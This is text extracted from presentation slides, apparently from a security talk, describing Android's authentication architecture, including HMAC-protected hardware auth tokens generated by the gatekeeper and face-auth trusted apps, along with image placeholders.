

- Android lacks a multi-tier key hierarchy
- Many active background services
- Other unlock methods enabled
- Root = full user-data access

Who signs what and when. Protected by HMAC



The AuthToken


hw_auth_token: 0x45 bytes



AuthTokens between PIN / Face / FP Auth


PIN

Generate by gatekeeper TA




Face

Generate by face auth TA

